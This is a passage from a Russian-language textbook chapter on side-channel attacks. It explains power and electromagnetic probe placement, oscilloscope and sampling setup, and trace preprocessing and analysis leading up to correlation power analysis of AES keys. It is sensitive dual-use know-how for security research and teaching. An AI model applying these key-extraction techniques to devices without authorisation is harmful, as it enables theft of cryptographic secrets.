В случае шунтирующего резистора это означает, что нужно выполнять измерение на выводах питания на микросхеме. Здесь вам нужно измерять один из контактов, питающих внутренние ядра, а не контакты, которые питают драйверы контактов ввода/вывода. У небольших микроконтроллеров зачастую один источник питания используется для всех компонентов микроконтроллера. Даже у простых микроконтроллеров бывает несколько выводов питания с одинаковыми именами, поэтому среди них можно выбрать тот, к которому наиболее легко получить доступ. Важно не попасть на блок питания, предназначенный для аналоговой части, например блок питания аналого-цифрового преобразователя, так как он, скорее всего, не будет питать интересующие вас компоненты.

У более продвинутых устройств может быть четыре или более блоков питания. В этом случае память, ЦП, тактовый генератор и аналоговая секция могут питаться отдельно. Опять же, вам придется поэкспериментировать, но, скорее всего, у нужного вам источника в названии будет фигурировать CPU или CORE. Вы можете использовать данные, которые нашли в главе 3, чтобы выявить наиболее вероятные цели.

Атакуя устройство с помощью электромагнитного зонда, вам придется поэкспериментировать, чтобы определить правильную ориентацию и положение зонда. Кроме того, стоит поместить зонд рядом с развязывающими конденсаторами, окружающими цель, поскольку через эти части будут протекать большие токи. В этом случае вам нужно будет определить, какие развязывающие конденсаторы связаны с основными компонентами устройства (аналогично выбору блока питания).

Полезно бывает заставить цель запускать шифрование с выводом трассировки в реальном времени на экране. Перемещая зонд, вы увидите, что захваченные трассы будут сильно различаться. Эмпирическое правило состоит в том, чтобы найти место, где поле слабое до и после фазы шифрования и сильное во время нее. Это помогает найти триггер, который «удерживает» операцию. Вы можете подвигать датчик вручную, чтобы быстро понять место утечки на чипе.

Автоматическое сканирование зондом

Установка зонда на подвижный XY-столик и автоматический захват трассировок в различных положениях на чипе позволяют более точно локализовать интересующие области. На рис. 11.9 показан пример установки.

С помощью TVLA вы можете создать еще одну наглядную визуализацию, как описано в пункте «Оценка утечки тестового вектора» далее в этой главе. TVLA измеряет утечку без атаки CPA, поэтому, отображая результат TVLA, вы увидите

график фактической утечки по площади чипа. Недостаток заключается в том, что для расчета значений TVLA нужно иметь два полноценных набора измерений на каждую точку на чипе, что значительно увеличивает продолжительность кампании по сбору трассировки.

Исследование большего количества точек увеличивает шансы найти *нужную* точку, но замедляет исследование. Выполняйте сканирование пространственным разрешением, которое дает более непрерывные градиенты данных в визуализации, чтобы гарантировать, что размер шага сканирования XY меньше, чем чувствительная область вашего датчика.

Сканирование особенно интересно в сочетании с техникой, описанной далее в этой главе в пункте «Фильтрация для визуализации». Если вы знаете частоту утечки целевой операции, то можете визуализировать уровень сигнала на этой частоте как функцию положения зонда. В результате можно получить изображения, подобные показанному на рис. 11.10. Здесь представлена визуализация интенсивности утечки в различных областях чипа в диапазоне частот от 31 до 34 МГц. Такие изображения могут помочь локализовать интересующие области и составляются всего одной трассировкой за положение.




Рис. 11.9. Пример электромагнитного зонда Riscure, установленного на XY-столике




Рис. 11.10. Визуализация XY-сканирования утечек из чипа

Настройка осциллографа

Осциллограф — идеальный инструмент для захвата и визуализации сигналов утечки от магнитного зонда. Чтобы получить достоверную информацию, вам придется тщательно настроить осциллограф. Мы обсудили различные типы входных сигналов вашего осциллографа в главе 2. Там же звучала рекомендация избегать использования зондов, которые будут вносить значительный шум в и без того слабый сигнал. Для дальнейшего снижения шума часто приходится применять усиление на входе осциллографа.

Вы можете использовать *дифференциальный усилитель*, который усиливает *разницу* между двумя точками. Помимо простого усиления сигнала, дифференциальный усилитель удаляет шум, присутствующий в обеих сигнальных точках (общий шум). В реальной жизни это означает, что шум, создаваемый источником питания, будет удален, а останется только изменение напряжения на измерительном резисторе.

Производители осциллографов продают и свои *дифференциальные датчики*, но обычно они очень дорогие. В качестве альтернативы вы можете просто собрать дифференциальный усилитель, используя коммерческий операционный усилитель. Дифференциальный зонд может измерять потребляемую мощность на резисторе, уменьшая накладываемый шум. В рамках проекта ChipWhisperer есть открытый исходный код, в котором используется Analog Devices AD8129. На рис. 11.11 показана фотография зонда, используемого на физическом устройстве.




Рис. 11.11. Дифференциальный зонд, используемый на целевой плате




Рис. 11.12. Схема дифференциального зонда

На рис. 11.11 у зонда есть положительный (+) и отрицательный (–) контакты. Они отмечены в нижней правой части трафаретной печати на черной печатной плате датчика. Провода ② и ① соединяют положительный и отрицательный контакты, соответственно с двумя сторонами шунтирующего резистора, установленного на целевой плате. В этом примере используется дифференциальный зонд, поскольку питание, поступающее на шунтирующий резистор, зашумлено и мы хотим удалить этот синфазный шум.

Если вам интересны подробности, то схема дифференциального зонда показана на рис. 11.12.

Частота дискретизации

Пока что мы предполагаем, что вы каким-то волшебным образом смогли передать результаты измерений в компьютер. В предыдущих главах кратко объяснялось, что при настройке осциллографа необходимо выбрать соответствующую частоту дискретизации. Верхний предел этой частоты зависит от того, сколько вы заплатили за осциллограф; если у вас достаточно денег, то можете купить модель со скоростью 100 Гвыб/с (гигавыборок в секунду) или еще более быструю.

Но больше – не всегда лучше. Более длинным трассировкам требуется больше места для хранения, а обработка занимает гораздо больше времени. Вы можете захотеть сделать выборку с очень высокой скоростью, а затем *понизить* частоту дискретизации, чтобы получить более качественный сигнал. Во-первых, уменьшение дискретизации приводит к виртуальному увеличению разрешения квантования осциллографа. Если осциллограф работает на восьмиразрядном АЦП на частоте 100 МГц и вы усредняете каждые два отсчета, то фактически у вас есть девятиразрядный осциллограф, работающий на частоте 50 МГц.

Дело в том, что если усреднить значения 55 и 56, получится 55,5. Включение этих «половинных» значений фактически добавляет один бит разрешения. Усреднив четыре последовательных выборки, вы получите десятибитное разрешение на частоте 25 МГц.

Во-вторых, более высокая частота выборки уменьшает временные отклонения в измерениях. Триггерное событие происходит в какой-то момент в течение периода выборки, и осциллограф начнет измерения только в следующий период выборки. Поскольку событие триггера происходит асинхронно с тактовым импульсом выборки осциллографа, это означает, что между событием триггера и следующим периодом выборки существует колебание. Оно проявляется как рассогласование трасс.

Рассмотрим ситуацию, когда осциллограф измеряет сигнал с меньшей скоростью, например 25 мс/с, то есть измерение происходит каждые 40 нс. Всякий раз, когда происходит событие триггера (то есть начало шифрования), до измерения пройдет некоторая задержка. Она будет составлять в среднем 20 нс (половину

периода выборки), поскольку временная база осциллографа полностью не зависит от временной базы целевого устройства.

Если измерения выполняются намного быстрее (скажем, со скоростью 1 Гвыб/с), то эта задержка между триггером и первым измерением будет равна всего 0,5 нс, то есть в 40 раз лучше! Записав данные, вы можете уменьшить частоту дискретизации, чтобы уменьшить требования к памяти. В итоговом сигнале будет такое же количество точек, как если бы вы выполняли захват со скоростью 25 Мвыб/с, но теперь отклонение составляет не более 0,5 нс, что значительно улучшает результат атаки по побочному каналу (см. Колин О'Флинн и Жижан Чен, *Synchronous Sampling and Clock Recovery of Internal Oscillators for Side Channel Analysis and Fault Injection*).

В настоящем понижении частоты *дискретизации цифрового сигнала* (digital signal processing, DSP) используются фильтры, и любые процедуры понижения дискретизации, встроенные в платформу DSP для выбранного вами языка, поддерживают это. Однако на практике понижение частоты дискретизации за счет усреднения последовательных точек или даже сохранения только каждой 40-й точки выборки, как правило, позволяет сохранить утечку, которую можно использовать.

Некоторые осциллографы делают эту работу сами. Есть устройства PicoScope, имеющие функцию понижения частоты дискретизации, которая выполняется аппаратно. В руководстве по программированию вашего осциллографа можно узнать, есть ли в нем такой параметр.

Наконец, вы можете использовать оборудование, выполняющее захват синхронно с тактовым сигналом устройства. В приложении А описано оборудование ChipWhisperer, разработанное специально для выполнения этой задачи. Некоторые осциллографы поддерживают ввод *опорного сигнала* до 10 МГц. Эта возможность менее полезна в реальной жизни, поскольку вам придется питать ваше устройство от тактовой частоты 10 МГц (как и сигнал синхронизации, поступающий в осциллограф), чтобы достичь возможности синхронной выборки.

Анализ и обработка трассировок

До сих пор предполагалось, что вы записываете кривые потребляемой мощности, а затем запускаете алгоритм анализа. На самом деле есть еще один промежуточный шаг: предварительная обработка графиков, то есть выполнение над ними определенных действий *перед* их обработкой алгоритмом анализа (например, CPA). Все эти шаги направлены на уменьшение шума и/или увеличение уровня сигнала утечки. Настройки измерения и сценарии CPA на данном этапе имеют *определенную роль*. Обработка трассировок — это, во многом, пробы, ошибки, эксперименты и поиски варианта, который для вашей цели подходит лучше всего. В этом разделе мы предполагаем, что вы выполнили ряд измерений, но еще не запустили CPA.

Существует четыре основных метода предварительной обработки, которые вы можете использовать: *нормализация, повторная синхронизация, фильтрация и компрессия* (см. подраздел «Методы обработки» далее в этой главе). Чтобы определить, принесла ли предварительная обработка какую-то пользу, мы сначала опишем некоторые методы анализа: *среднее и стандартное отклонение, фильтрация* (еще одна), *спектральный анализ, промежуточная корреляция, CPA с известным ключом и TVLA* (перечислены в обычном порядке их применения). Возможно, вам потребуются не все эти методы, и при проведении анализа на простой экспериментальной платформе, утечки которой вам подконтрольны, большинство из них вам будут не нужны. Все это — *стандартные* инструменты цифровой обработки сигналов (digital signal processing, DSP), применяемые в контексте анализа потребляемой мощности. Ознакомьтесь с литературой по DSP, чтобы почитать о более продвинутых методах.

Когда вы переходите от экспериментальной платформы к реальным измерениям в неидеальных условиях, методы анализа становятся более полезными. Сначала нужно использовать метод предварительной обработки, а затем проверить результат с помощью метода анализа. Если ключ известен, то вы всегда можете проверить, улучшилась ли ваша атака, используя CPA или TVLA с известным ключом. Если вы не знаете ключ, то процесс повторяется, пока вы не будете готовы к CPA. Если она сработала, то все отлично, а если нет, то придется возвращаться к каждому шагу и придумывать что-то новое.

В этой сфере нет четких правил и указаний, как в традиционной науке, но описанные далее методы анализа помогут вам.

Методы анализа

В этом подразделе описаны некоторые стандартные методы анализа, позволяющие определить, насколько хорош полученный сигнал для проведения CPA. С помощью CPA мы выполняли измерения, используя разные входные данные. Многие визуализации, описанные далее, должны строиться по одним и тем же операциям с одними данными, и по мере приближения к CPA-атаке вы можете задействовать другую информацию.

Средние значения и стандартные отклонения по кампаниям сбора данных (для каждой трассировки)

Предположим, что каждая трассировка представляется как одна точка, значение которой равно среднему значению всех точек на графике. Мы помним обозначение $t_{d,j}$, где $j = 0, 1, \dots, T - 1$ — момент времени на графике, а $d = 0, 1, \dots, D - 1$ — номер графика. Тогда расчет выполняется по формуле

$$\text{traceavg}(d) = \frac{1}{T} \sum_{j=0}^{T-1} t_{d,j}.$$

Если нанести все эти точки на график, то мы увидим изменения среднего значения трассировок с течением времени и сможем найти необычные ситуации, возникшие в ходе измерения. Пример показан на рис. 11.13.




Рис. 11.13. Среднее значение всех точек каждого графика. Видно, что трассы 58, 437 и 494 выпадают из общей картины

Один из типов аномалий — это дрейфующее среднее, возникающее, например, из-за изменений температуры (снова виноват кондиционер), или полное выпадение значения, появление которого может быть связано с пропущенным сигналом триггера. Такие графики можно либо подкорректировать, либо совсем удалить. (В пункте «Нормализация кривых» ниже в этой главе можно узнать подробнее о том, что делать с данной информацией.) Стандартное отклонение позволяет посмотреть на кампанию сбора данных под другим углом. Мы рекомендуем рассчитать и то и другое, так как вычислительные затраты на эти расчеты незначительны.

Средние значения и стандартные отклонения по операциям (для каждой точки)

Есть и другой способ расчета среднего значения для выборки:

$$\text{sampleavg}(j) = \frac{1}{D} \sum_{d=0}^{D-1} t_{d,j}.$$

Такое усреднение дает более четкое представление о том, как на самом деле выглядит снимаемая вами операция, поскольку оно убирает шум. На рис. 11.14 сверху показана необработанная трассировка, а снизу — усредненная по точкам трассировка.

В усредненной трассировке этапы процесса выделяются более отчетливо. Но полезность усреднения уменьшается с увеличением временного шума. Небольшое смещение, как правило, визуализации не мешает, так как вы теряете только высокочастотные сигналы, но чем более смещены трассы, тем ниже будут самые высокие частоты, которые вы можете видеть. Небольшое смещение плохо влияет на CPA, если утечка видна только на высоких частотах. Вы можете использовать среднее значение для визуальной оценки рассогласования, просматривая содержимое с более высокой частотой.




Рис. 11.14. Необработанная кривая (сверху) и усредненная по выборке кривая (снизу)

Существует еще один эффективный метод — расчет стандартного отклонения на выборку. Как правило, чем ниже стандартное отклонение, тем меньше несоосность, как показано на рис. 11.15. В этом примере время между 300-й и 460-й точками имеет малое стандартное отклонение и малую несоосность.




Рис. 11.15. Стандартное отклонение для набора кривых

Идеально совпадающие кривые с одинаковыми операциями все же могут слегка различаться как в среднем, так и в стандартном отклонении. Это связано с различиями в данных и, следовательно, указывает на утечку данных.

Фильтрация для визуализации

Частотную фильтрацию можно использовать для создания визуального представления данных. Вы можете буквально убрать определенные частоты (обычно высокие частоты), чтобы получить лучшее представление о выполняемых операциях, не вычисляя среднее значение по всему набору трасс. Простой фильтр низких частот можно реализовать, взяв скользящее среднее значение по выборкам (рис. 11.16). Фильтр низких частот позволяет быстро очистить визуальное представление данных трассировки.




Рис. 11.16. Необработанная кривая (сверху) и кривая с фильтром низких частот (снизу)

Можно также использовать более точные и сложные в вычислительном отношении фильтры (см. пункт «Частотная фильтрация» далее в данной главе), но для целей визуализации это может оказаться излишним. Этот шаг визуализации предназначен только для того, чтобы получить представление, что скрывает шум. Но это не шаг предварительной обработки, поскольку вы, вероятно, также удалили сигнал утечки. Некоторые атаки с простым анализом потребляемой мощности являются исключением: визуализация секретных операций вроде возведения в квадрат/умножения в RSA, может привести к взлому закрытого ключа!

Спектральный анализ

Некоторые вещи, которые не видны во временной области, проявляются в частотной. Поясним, что такое частотная область. Представьте музыку и звук. Если вы записываете музыку, то на записи во временной области фиксируется информация о давлении воздуха, вызванном звуковыми волнами. Слушая музыку, вы слышите именно частотную область, то есть различные высоты звука во времени.

Наиболее полезны две визуализации: *средний спектр*, который представляет собой «чистую» частотную область без информации о времени, и *средняя спектрограмма*, сочетающая в себе информацию о частоте и времени. Спектр показывает величину каждой частоты на одной трассе и представляет собой одномерный сигнал. Он получается путем вычисления быстрого преобразования Фурье (БПФ) для данной кривой. Спектрограмма отражает изменение во времени всех частот на одной кривой. Этот сигнал двумерный, так как у него есть размерность времени. Он рассчитывается путем выполнения БПФ над небольшими фрагментами кривой.

Средний спектр и средняя спектрограмма представляют собой среднее значение этих сигналов по всему набору трасс. Говоря о среднем значении, мы имеем в виду, что сначала вычисляется сигнал для каждой отдельной трассы, а затем все эти сигналы усредняются по точкам.

Спектр чипа, показанный на рис. 11.17, имеет тактовую частоту около 35 МГц, что видно по всплескам частоты через каждые 35 МГц. Через каждые 17,5 МГц появляются меньшие всплески, что указывает на повторяющиеся процессы, занимающие два такта.




Рис. 11.17. Среднее значение спектра по всему набору кривых

Из этого графика можно почерпнуть нечто интересное. Всплески частоты через каждые 35 МГц вызваны гармониками меандра на частоте 35 МГц. Другими словами, они вызваны цифровым сигналом, который включается и выключается на частоте 35 МГц. Выглядит как тактовый сигнал, не так ли? Да, это он. Спектр позволяет определить, сколько тактовых сигналов есть в системе.

Этот анализ особенно полезен, если целевая (криптографическая) операция выполняется на тактовой частоте, отличной от частоты других компонентов. А еще полезнее, когда вы проводите дифференциальный анализ двух средних спектров. Допустим, вам известно, что на каком-то участке кривой содержится целевая операция, а на остальной кривой нет ничего полезного. Тогда вы независимо вычисляете средний спектр для каждого из двух участков и вычитаете один из другого, то есть вычисляете разницу между двумя средними значениями. Получается *дифференциальный спектр*, который показывает, какие именно частоты более (или менее) активны во время целевой операции. Это отличная отправная точка для частотной фильтрации (см. пункт «Частотная фильтрация» далее в этой главе).

Еще один способ определить частоту операции — выполнить CPA с известным ключом в частотной области трассировки. О проведении CPA с известным ключом мы расскажем далее в этой главе, но общий смысл таков: зная ключ, вы можете определить, насколько CPA с неизвестным ключом близка к восстановлению ключа. Чтобы найти частоту операции, сначала нужно преобразовать все кривые с помощью БПФ, а затем выполнить CPA с известным ключом на преобразованных кривых. Теперь вам будет видно, на каких частотах появляется утечка. Вы можете проделать тот же трюк с TVLA. Эти методы не всегда работают, и для получения сигнала может понадобиться (значительно) больше трасс.

Преимущество спектрального анализа заключается в том, что он не слишком зависит от времени и, следовательно, от рассогласования, поскольку мы не рассматриваем фазовую составляющую сигнала. Вместо ресинхронизации трасс можно фактически выполнить CPA на спектре, хотя эффективность зависит от типа утечки (см. публикацию *Correlation Power Analysis in the Frequency Domain* О. Шиммеля и др., COSADE 2010).

Спектрограмма, содержащая информацию о времени, позволяет также идентифицировать *интересующие* события. Если вы знаете, в какой момент начинается целевая операция, то сможете уловить появление или исчезновение определенных частот. А если вы не знаете, когда начинается целевая операция, то может быть полезно хотя бы отметить момент времени, когда частотный паттерн резко изменяется. Например, на рис. 11.18 весь спектр четко меняется на 5 мс и 57 мс.

Изменение частотных характеристик сигнала может быть связано с запуском криптографического механизма. Здесь, в отличие от спектрального анализа, информация зависит от времени, поэтому данный метод спектрограммы более чувствителен к временным шумам.




Рис. 11.18. Спектрограмма криптографической операции (сверху) и исходная кривая (снизу)

Промежуточные корреляции

Теперь вы знаете, что с помощью CPA можно определять ключи путем расчета кривой корреляции для каждого предположения. Можно использовать кривую корреляции и для других целей: обнаружения других значений данных, которые обрабатываются целевым устройством, например когда в операции используется открытый текст или зашифрованный текст. В этом разделе мы предполагаем, что значения данных, с которыми вы хотите провести корреляцию, известны, поэтому проверка гипотез не требуется. Интереснее всего рассматривать открытый текст и зашифрованный текст, которые находятся на входе и на выходе алгоритма шифрования. При известных значениях данных и модели утечки можно сопоставить кривые и выяснить, происходит ли утечка значений данных и когда она происходит.

Предположим, у нас есть операция шифрования по алгоритму AES, для которой вы знаете открытый текст каждого запуска операции, и известно, что происходит утечка веса Хэмминга (HW) восьмибитных значений. Теперь вы можете сопоставить HW каждого байта открытого текста с вашими измерениями и посмотреть, когда алгоритм их использует. Это *входная корреляция*. В зависимости от окна захвата кривых моментов корреляции может быть несколько: каждая передача по шине, копирование буфера или другая обработка открытого текста порождает пик. Однако один из этих пиков может служить фактическим входом для первой операции `AddRoundKey`, после чего можно будет выполнить атаку на операцию замены.

